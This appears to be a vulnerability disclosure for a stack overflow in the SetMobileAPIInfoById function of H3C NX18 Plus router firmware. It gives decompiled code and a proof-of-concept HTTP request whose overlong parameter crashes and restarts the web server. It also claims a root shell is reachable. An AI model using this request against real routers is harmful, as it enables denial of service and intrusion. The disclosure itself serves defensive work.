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H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

H3C NX18PV100R003 软件版本及说明书

软件名称: H3C NX18PV100R003 软件版本及说明书

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下载:

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)

→ NX18PV100R003.zip(12.65 MB)

软件说明:

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Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the SetMobileAPIInfoById function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
int __fastcall sub_44A500(int a1)
{
    int v2; // [sp+20h] [+20h]
    int v3; // [sp+28h] [+28h]
    int v4; // [sp+2Ch] [+2Ch]
    int v5; // [sp+30h] [+30h]
    int v6; // [sp+34h] [+34h] BYREF
    int v7[36]; // [sp+38h] [+38h] BYREF
    int v8; // [sp+C8h] [+C8h] BYREF

    v6 = 0;
    memset(v7, 0, sizeof(v7));
    v3 = 0;
    v8 = 0;
    v5 = websgetvar(a1, "param", &dword_49C124);
    if (!v5)
        return -2;
    sscanf(v5, "%d;%[^;];", &v6, v7);
    v2 = fopen("/dev/console", "w");
    if (v2)
    {
        fprintf(v2, "[%s.%d]: wps_mode %d, pin_buf %s\n", "WlanWpsSet", 6769, v6, (const char *)v7);
        fclose(v2);
    }
    if (v6)
    {
```

In the SetMobileAPIInfoById function, the param we entered is formatted using the sscanf function and in the form of %d;%[^;];. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v7, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.124.1:80
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101  
Firefox/102.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: https://121.226.152.63:8443/router_password_mobile.asp
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 536
```

```
Origin: https://192.168.124.1:80
```

```
DNT: 1
```

```
Connection: close
```

```
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
```

```
Upgrade-Insecure-Requests: 1
```


```
Sec-Fetch-Dest: document
```

```
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-User: ?1
```

```
CMD=SetMobileAPIInfoById&param=1;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
2543 *root      SW [kworker/3:1]
2550 *root      SW [kworker/2:2]
2649 *root      SW [kworker/0:0]
2797 *root      SW [kworker/u8:0]
3537 *root      SW [kworker/3:2]
3721 *root      5176 S  /bin/webs &
3841 *root      760 S  -Mwctl
3846 *root      764 S  /bin/sh
3847 *root      SW [kworker/u8:2]
3849 *root      764 R  ps
26984 *root      1036 S  telnetd
/ #
```

The picture above shows the process information before we send poc.

```
2543 *root SW [kworker/3:1]
2550 *root SW [kworker/2:2]
2649 *root SW [kworker/0:0]
2797 *root SW [kworker/u8:0]
3537 *root SW [kworker/3:2]
3841 *root 760 S -mwccli
3846 *root 1508 S /bin/sh
3847 *root SW [kworker/u8:2]
3864 *root 4260 S /bin/webs &
3870 *root 764 R ps
26984 *root 1036 S telnetd
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息

日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：日期 关键字：请选择 查询 显示全部

	日期时间	级别	信息来源	信息内容
!	2022-07-23 15:01:30	error	系统	webs进程已重启。

The picture above is the log information.

① 页面载入出错 × +

← → ↻ ① 192.168.124.1 80% ☆

连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后重试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1003      1003      8818 Feb 28  2021 www
drwxrwxrwt 11 *root    root      260 Jul 23 14:09 var
drwxrwxr-x  5 1003      1003      49 Feb 28  2021 usr
drwxrwxr-x  3 1003      1003      26 Feb 28  2021 uclibc
lrwxrwxrwx  1 1003      1003       7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x 12 *root    root       0 Jan  1  1970 sys
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 sbin -> bin
dr-xr-xr-x 98 *root    root       0 Jan  1  1970 proc
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 plugin
drwxr-xr-x  9 *root    root       0 Jan  1  1970 mnt
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 lib32 -> lib
drwxrwxr-x  4 1003      1003     1985 Feb 28  2021 lib
lrwxrwxrwx  1 1003      1003       9 Feb 28  2021 init -> sbin/init
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 home
drwxrwxrwt 11 *root    root      920 Jan  1  1970 etc
drwxrwxr-x  4 1003      1003     1587 Feb 28  2021 dev
drwxr-xr-x  2 1003      1003     1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.